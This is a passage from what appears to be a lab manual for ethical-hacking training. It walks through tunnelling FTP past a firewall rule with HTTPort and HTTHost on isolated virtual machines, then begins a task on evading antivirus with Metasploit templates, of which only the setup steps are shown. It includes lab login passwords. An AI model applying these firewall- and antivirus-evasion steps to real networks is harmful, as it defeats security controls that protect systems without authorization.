
    Note: The IP address of **Windows Server 2022** may vary when you perform the task.

48. Enter the **Port** number **90**.
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.
51. Enter the password **magic** into the **Password** field.

52. Select the **Port mapping** tab, and click **Add** to create a new mapping.




53. Right-click the **New mapping** node, and click **Edit**.



54. Rename this as **ftp test** (you can enter the name of your choice).
55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.
56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.
57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

    Note: **10.10.1.11** specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.




58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.

    Note: If you get an error, ignore it.

59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.1.11**.

    Note: This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

    Note: If you issue this command without starting HTTPort, the connection to the FTP site fails, stating that the FTP connection is refused.

62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.


    Note: The password you enter will not be visible.




63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost and therefore have bypassed the firewall.

64. Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.

65. Type **mkdir Test** and press **Enter**.



66. Now, switch to the **Windows 11** virtual machine.
67. A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

    Note: On completion of the task, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.

69. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Task 3: Bypass Antivirus using Metasploit Templates

Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.

Here, we will modify Metasploit templates to bypass antivirus detection.


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

